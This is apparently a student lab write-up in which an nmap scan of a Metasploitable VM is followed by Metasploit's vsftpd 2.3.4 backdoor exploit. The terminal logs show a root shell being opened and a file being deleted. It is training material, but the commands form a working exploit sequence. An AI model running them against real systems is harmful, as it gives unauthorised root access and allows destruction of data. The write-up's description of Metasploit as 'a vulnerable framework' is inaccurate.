
Creating and exploiting using metasploit- a vulnerable framework


metasploit is a vulnerable framework used for vulnerability scanning.

STEP 1: creating a file in metasploit




```
                              [ Wrote 4 lines ]

msfadmin@metasploitable:~$ cat test.txt
hi
hello
bye

msfadmin@metasploitable:~$ _
```

Using Nikto in Kali and nmap , using meta IP in super user




```
+ requires a value

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV 192.168.56.102
You requested a scan type which requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 02:55 EDT
Nmap scan report for 192.168.56.102
Host is up (0.010s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```


using msfconsole -q for suppressing lines we are going to perform backdoor attack




```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Serv
ice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Comm
and Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_back
door

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:37825 → 192.168.56.102:6200) at 2025-04-02 02:57:59 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
```



```
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd home
ls
ftp
msfadmin
service
user
cd msfadmin
ls
test.txt
vulnerable
cat test.txt
hi
hello
bye

rm test.txt
ls
vulnerable
```



```
                              [ Wrote 4 lines ]

msfadmin@metasploitable:~$ cat test.txt
hi
hello
bye

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:4c:79:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe4c:799b/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ cat test.txt
cat: test.txt: No such file or directory
msfadmin@metasploitable:~$ _
```



```
    link/ether 08:00:27:4e:eb:a8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85301sec preferred_lft 85301sec
    inet6 fd00::1ef1:e096:610c:ca46/64 scope global dynamic noprefixroute
       valid_lft 85870sec preferred_lft 13870sec
    inet6 fe80::28ac:e4c9:656f:40c1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102 LHOSTS 10.0.2.15
RHOSTS ⇒ 192.168.56.102 LHOSTS 10.0.2.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > explot
[-] Unknown command: explot
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Exploiting target 192.168.56.102

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
[*] Command shell session 2 opened (10.0.2.15:43729 → 192.168.56.102:6200) at 2025-04-02 03:07:19 -0400
[*] Session 2 created in the background.
[*] Exploiting target 10.0.2.15
[-] 10.0.2.15:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the
remote host (10.0.2.15:21).
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
[*] exec: ls

Desktop    Downloads  mygpg.key  Pictures  revocation.crt  sample.txt.asc  Videos
Documents  Music      Packages   Public    sample.txt      Templates
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```